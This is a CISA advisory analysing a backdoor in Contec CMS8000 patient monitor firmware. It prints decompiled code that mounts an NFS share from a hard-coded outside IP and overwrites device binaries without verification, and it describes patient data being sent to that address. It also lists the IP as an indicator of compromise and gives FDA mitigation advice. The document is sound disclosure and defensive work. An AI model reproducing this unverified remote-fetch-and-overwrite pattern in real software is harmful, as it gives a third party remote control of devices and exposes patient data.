Contec CMS8000 Contains a Backdoor

Introduction

The Cybersecurity and Infrastructure Security Agency (CISA) analyzed three versions of firmware for the Contec CMS8000, a patient monitor used by the Healthcare and Public Health sector, and discovered an embedded backdoor function with a hard-coded IP address, CWE – 912: Hidden Functionality (CVE-2025-0626), and functionality that enables patient data spillage, CWE – 359: Exposure of Private Personal Information to an Unauthorized Actor (CVE-2025-0683), exists in all firmware versions CISA analyzed. The Contec patient monitor CMS8000 (see **Figure 1**) is used in healthcare settings to monitor human vital signs.

CISA assesses the inclusion of this backdoor in the firmware of the monitor can create conditions which may allow remote code execution and device modification with the ability to alter its configuration. This introduces risk to patient safety as a malfunctioning monitor could lead to improper responses to vital signs displayed by the device.

Please note the Contec CMS8000 may be re-labeled and sold by resellers. For a list of known re-labeled devices, please refer to FDA's safety communication, Cybersecurity Vulnerabilities with Certain Patient Monitors from Contec and Epsimed: FDA Safety Communication.

For a downloadable copy of IOCs, see:

(Update Feb. 13, 2025)

- Contec Medical Systems CMS8000 Contains a Backdoor (STIX JSON, 5KB)

(Update End)

This document is marked TLP:CLEAR. Disclosure is not limited. Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:CLEAR information may be distributed without restriction. For more information on the Traffic Light Protocol, see cisa.gov/tlp.

Affected Device and Firmware Description

Figure 1: Contec CMS8000

Contec Medical Systems is a global medical device and healthcare solutions company headquartered in China. The company's medical equipment is used in hospitals, clinics, and home healthcare environments in the European Union and the United States.

The company's affected device, the Contec CMS8000, is used in medical settings to provide continuous monitoring of a patient's vital signs. The device tracks electrocardiogram, heart rate, blood oxygen saturation, non-invasive blood pressure, temperature, and respiration rate.

Following reporting of a vulnerability by an external researcher as part of CISA's Coordinated Vulnerability Disclosure Process, the CISA research team tested three Contec firmware packages—(1) Version 2.0.6, (2) a pre-release image with no known version number, and (3) a pre-release image of Version 2.0.8—to validate mitigation of the identified vulnerability. During this validation, the research team investigated anomalous network traffic that a security researcher provided to the team as part of vulnerability reporting. The research team then discovered what resembles a reverse backdoor within all three of the firmware packages. The reverse backdoor provides automated connectivity to a hard-coded IP address from the Contec CMS8000 devices, allowing the device to download and execute unverified remote files. Publicly available records show that the IP address is not associated with a medical device manufacturer or medical facility but a third-party university.

By reviewing the firmware code, the team determined that the functionality is very unlikely to be an alternative update mechanism, exhibiting highly unusual characteristics that do not support the implementation of a traditional update feature. For example, the function provides neither an integrity-checking mechanism nor version tracking of updates. When the function is executed, files on the device are forcibly overwritten, preventing the end customer—such as a hospital—from maintaining awareness of what software is running on the device. These types of actions and the lack of critical log/auditing data go against generally accepted practices and ignore essential components for properly managed system updates, especially for medical devices.

Technical Details of Contec CMS8000 Backdoor

Backdoor Overview

While the research team investigated the device firmware for the hard-coded IP addresses, they observed a peculiar set of commands within the device firmware (see **Figure 2**):

(Update Feb. 13, 2025)

```
write_cmd("ifconfig eth0 up");
local_14 = write_cmd("mount -o nolock -t nfs 202.114.4.119:/pm /mnt");
if (local_14 == 0) {
  local_14 = access("/mnt/monitor",0);
  if (local_14 == 0) {
    updateState = 2;
    local_14 = write_cmd("cp -rf /mnt/* /opt/bin");
    if (local_14 == 0) {
      updateState = 3;
      local_14 = write_cmd("cp -f /opt/bin/start /opt/startmonitor");
```

Figure 2: Firmware Backdoor Code

(Update End)

In the code in **Figure 2**, the device mounts a remote NFS share from a host at an IP address that is not registered to the device manufacturer but is registered to a university. The research team did not observe communication to the university's IP, only attempts by the device to reach out. As mentioned previously, the code lacks features commonly associated with update mechanisms. Manufacturers typically deliver firmware updates in update packages, allowing them the ability to track precisely what software or firmware version is installed on the device—which is essential in understanding the cybersecurity posture of the device. It also provides the foundational information for regulatory tracking of the device's reliability and safety.

In the function discovered by the research team, individual files are copied from the remote share to the device's local filesystem. The copy mechanism automatically overwrites existing files on the device. No integrity verification mechanism, such as code signing verification, is performed before the copy occurs. Additionally, the copy command used by the function does not record which specific files are overwritten, version changes between the existing file versions, or the files being copied from the remote file share. Lastly, it is unusual that the remote file share is mounted via an IP address. Typically, remote access hosts for vendor update mechanisms are referenced via DNS hostnames. If the remote file share is indeed a backdoor, reference via IP address provides some deniability, as opposed to a DNS entry—which would establish a formal tie between the DNS hostname registration and the infrastructure to which the DNS hostname points.

Technical Evaluation of Backdoor

The device runs several binaries and utilizes an ARM processor. One of the binaries used by the CMS8000 is a binary named "`monitor`." The research team observed a function making atypical calls to the "`write_cmd`" function within the `monitor` binary. **Figure 3** shows the function found at offset 1A62E4.

(Update Feb. 13, 2025)



Figure 3: Function at Offset 1A62E4

(Update End)

The following code block within the `monitor` executable updates a graphical user menu. The `monitor` application then issues the `ifconfig eth0 up` command via the built-in `write_cmd` function.

```
FillBox(local_1c,0,100,0x1c2,0x19);
updateRect._4_4_ = 0x55;
updateRect._12_4_ = 0x5f;
updateRect._8_4_ = 0x14;
updateRect._0_4_ = 0x1ae;
updateState = 1;write_cmd("ifconfig eth0 up");
```

The `ifconfig eth0 up` command alters the network configuration for the device, activating the "`eth0`" network device. `eth0` is the name of a network interface commonly found on Linux and Unix-like operating systems. (**Note**: Ethernet is the most common network function on the affected devices, though some models may have Wi-Fi or cellular connectivity.) After the `eth0` network interface is activated, the monitor binary issues a "`mount`" command. The command is shown in the code snippet below (IP address redacted).

```
local_14 = write_cmd("mount -o nolock -t nfs XXX.XXX.X.XXX:/pm /mnt");
```

The "`-o nolock`" option disables file locking over NFS. The lack of file locking supports various situations, including connecting to older NFS file servers or to read-only file shares. The "`-t nfs`" option specifies that the remote file share is an NFS file share. The mount command then specifies that the `/pm` folder from the remote host will be mounted locally at `/mnt`. Although remotely mounting an NFS share in this manner presents several operational vulnerabilities (e.g., lack of built-in encryption and authentication), the research team discovered other relevant artifacts associated with the IP address.

The application then checks whether a file at `/mnt/monitor` exists. If a file exists, the application continues executing its logic. The application does not verify the file's provenance or integrity; it simply checks to see if it exists. The following code snippet shows the application checking for the presence of the `/mnt/monitor` file: `local_14 = access("/mnt/monitor",0)`.

If the `/mnt/monitor` file exists, the application executes a "`cp -rf`" command, recursively copying all the files from the `/mnt` directory to the local device's `/opt/bin` directory. The following code snippet shows the application copying files from the remote NFS server: `local_14 = write_cmd("cp -rf /mnt/* /opt/bin")`. This code snippet is vital to security exposure, giving the target at the IP address control of the contents of `/opt/bin` and allowing it to overwrite any existing files. Additionally, given that the wildcard operator is passed to the copy command, the function does not identify exactly which files were copied, which files were overwritten, and which files or directories were newly created. The function also provides no integrity validation mechanism, nor does it track the specific versions of the files installed on the device. In the code snippet below, the device copies the file at `/opt/bin/start` to `/opt/startmonitor`. Given the copy command previously copied files from the remote share hosted by the university to the `/opt/bin` directory, the newly copied `/opt/startmonitor` file is subsequently assumed to be controlled by the university.

```
local_14 = write_cmd("cp -f /opt/bin/start /opt/startmonitor");
```

The device continues to copy various files, many from the `/opt/bin` directory to multiple places on the device's local filesystem. After these files are copied, the device eventually unmounts the `/mnt` directory.

```
local_14 = write_cmd("umount /mnt");
```

Though the `/opt/bin` directory is not part of default Linux installations, it is nonetheless a common Linux directory structure. Generally, Linux stores third-party software installations in the `/opt` directory and third-party binaries in the `/opt/bin` directory. The ability to overwrite files within the `/opt/bin` directory provides a powerful primitive for remotely taking over the device and remotely altering the device configuration. Additionally, the use of symbolic links could provide a primitive to overwrite files anywhere on the device filesystem. When executed, this function offers a formidable primitive allowing for a third-party operating at the hard-coded IP address to potentially take full control of the device remotely.

Throughout the vulnerability coordination process, two pre-release firmware patches were sent to CISA for analysis by Contec. CISA received the original vendor patched firmware image on Nov. 9, 2024. The firmware image received was not assigned an official version number to CISA's knowledge. CISA received the second vendor patched firmware image, Version 2.0.8, on Dec. 17, 2024. The line that enables `eth0` was removed from the second vendor patched firmware image as a partial means of mitigating the vulnerability originally reported by the external researcher.

This aspect of the mitigation does not impact the functionality of the backdoor due to the `eth0` interface being explicitly enabled by the backdoor code before the external connection is established. The firmware image originally received from the external researcher was Version 2.0.6 and was only a partial image. The image did not contain the portion of the code where the interface `eth0` start script would be located, so it is unknown whether the `eth0` interface is enabled via the start script in that version. Even in the most recent pre-release firmware image provided by the vendor, Version 2.0.8, the research team still found the backdoor to be present (see **Figure 4**). The decompiled monitor binary from the Version 2.0.8 firmware update received from the vendor still contained the suspected backdoor code and functionality. Line 31 enables the ethernet interface before the NFS code is called, despite the most recent patch explicitly leaving `eth0` disabled. Line 32 shows the command used to connect to the remote NFS server and uses the same IP address as all previously analyzed firmware versions.

(Update Feb. 13, 2025)

```
21  if (param_3 == 0) {
22    uVar1 = GetParent(param_1);
23    local_1c = GetClientDC(uVar1);
24    SetBrushColor(local_1c,SysPixelIndex._64_4_);
25    FillBox(local_1c,0,100,0x1c2,0x19);
26    updateRect._4_4_ = 0x55;
27    updateRect._12_4_ = 0x5f;
28    updateRect._8_4_ = 0x14;
29    updateRect._0_4_ = 0x1ae;
30    updateState = 1;
31    write_cmd("ifconfig eth0 up");
32    local_14 = write_cmd("mount -o nolock -t nfs 202.114.4.119:/pm /mnt");
33    if (local_14 == 0) {
34      local_14 = access("/mnt/monitor",0);
35      if (local_14 == 0) {
36        updateState = 2;
37        local_14 = write_cmd("cp -rf /mnt/* /opt/bin");
38        if (local_14 == 0) {
39          updateState = 3;
40          local_14 = write_cmd("cp -f /opt/bin/start /opt/startmonitor");
41          if (local_14 == 0) {
42            updateState = 4;
43            iVar2 = access("/mnt/SysSetup.rc.org",0);
44            if (iVar2 == 0) {
45              local_14 = write_cmd("cp -f /opt/bin/SysSetup.rc.org  /opt/bin/SysSetup.rc");
46              local_14 = write_cmd("cp -f /opt/bin/SysSetup.rc.org  /opt/bin/SysSetup.rc.bak");
47            }
```

Figure 4: Pre-release Version of Firmware 2.0.8 Maintaining Backdoor

(Update End)

Patient Data Spillage

When the CMS8000 completes its startup routine, it will automatically beacon to the same IP address that is hard-coded into the backdoor function. Once a connection is established, patient information is then transmitted via port `515` to the IP address.

The research team created a simulated network, created a fake patient profile, and connected a blood pressure cuff, SpO2 monitor, and ECG monitor peripherals to the patient monitor. Upon startup, the patient monitor successfully connected to the simulated IP address and immediately began streaming patient data to the address. Patient data is commonly transmitted across a network using the Health Level 7 (HL7) protocol; this patient monitor transmitted it using port `515`, which is designated as the Line Printer Daemon (LPD) protocol port. Once the data is interpreted from binary, patient data can be viewed as demonstrated in **Figure 5**. Sensor data from the patient monitor is also transmitted to the IP address in the same manner.



Figure 5: Decoded Patient Data Binary

If the routine to connect to the hard-coded IP address and begin transmitting patient data is called, it will automatically initialize the `eth0` interface in the same manner as the backdoor. This means that even if networking is not enabled on startup, running this routine will enable networking and thereby enable this functionality.

(Update Feb. 13, 2025)

Indicators of Compromise

See **Table 1** for IOCs.

Disclaimer: CISA recommends organizations investigate or vet this IP address prior to taking action, such as blocking.

Table 1: Indicators of Compromise

IP Address	Context
202.114.4[.]119	Hard-coded IP Address

(Update End)

Mitigations

FDA Recommendations for Patients and Caregivers

- Talk to your health care provider about whether your device relies on remote monitoring features. Remote monitoring means the device uses an internet connection to allow a health care provider to evaluate patient vital signs from another location (such as a remote monitoring system or central monitoring system).
- If your health care provider confirms that your device relies on remote monitoring features, unplug the device and stop using it. Talk to your health care provider about finding an alternative patient monitor.
- If your device does not rely on remote monitoring features, use only the local monitoring features of the patient monitor. This means unplugging the device's ethernet cable and disabling wireless (that is, WiFi or cellular) capabilities, so that patient vital signs are only observed by a caregiver or health care provider in the physical presence of a patient.
- If you cannot disable the wireless capabilities, unplug the device and stop using it. Talk to your health care provider about finding an alternative patient monitor.

- Know, the FDA is not aware of any cybersecurity incidents, injuries, or deaths related to this vulnerability at this time.
- Report any problems or complications with your Contec CMS8000 patient monitor to the FDA.

FDA Recommendations for Health Care Providers

- Work with health care facility staff to determine if a patient's Contec CMS8000 monitor may be affected and how to reduce any associated risk.
- Read and follow the recommendations for patients and caregivers in FDA's safety communication.
- Check the Contec CMS8000 patient monitors for any signs of unusual functioning, such as inconsistencies between the displayed patient vitals and the patient's actual physical state.
- Report any problems with your Contec CMS8000 patient monitor to the FDA.

FDA Recommendations for Health Care Facility Staff—including Information Technology (IT) and Cybersecurity Staff

- Use only the local monitoring features of the device.
  - If your patient monitor relies on remote monitoring features, unplug the device and stop using it.
  - If your device does not rely on remote monitoring features, unplug the device's ethernet cable and disable wireless (that is, WiFi or cellular) capabilities. If you cannot disable the wireless capabilities, then continuing to use the device will expose the device to the backdoor and possible continued patient data exfiltration.
- Be advised, at this time, there is no software patch available to help mitigate this risk.
- Check the Contec CMS8000 patient monitors for any signs of unusual functioning, such as inconsistencies between the displayed patient vitals and the patient's actual physical state.
- Report any problems with your Contec CMS8000 patient monitor to the FDA.

Resources

The Food and Drug Administration (FDA) has provided information for potentially affected stakeholders here, Cybersecurity Vulnerabilities with Certain Patient Monitors from Contec and Epsimed: FDA Safety Communication.

[1] FDA: Postmarket Management of Cybersecurity in Medical Devices
[2] CISA: ICSMA-25-030-01 Contec Health CMS8000 Patient Monitor
[3] FDA: Cybersecurity Vulnerabilities with Certain Patient Monitors from Contec and Epsimed: FDA Safety Communication

Disclaimer

The information in this report is being provided "as is" for informational purposes only. CISA does not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services

by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA.

Version History

January 30, 2025: Initial Version
February 13, 2025: Added new IOC.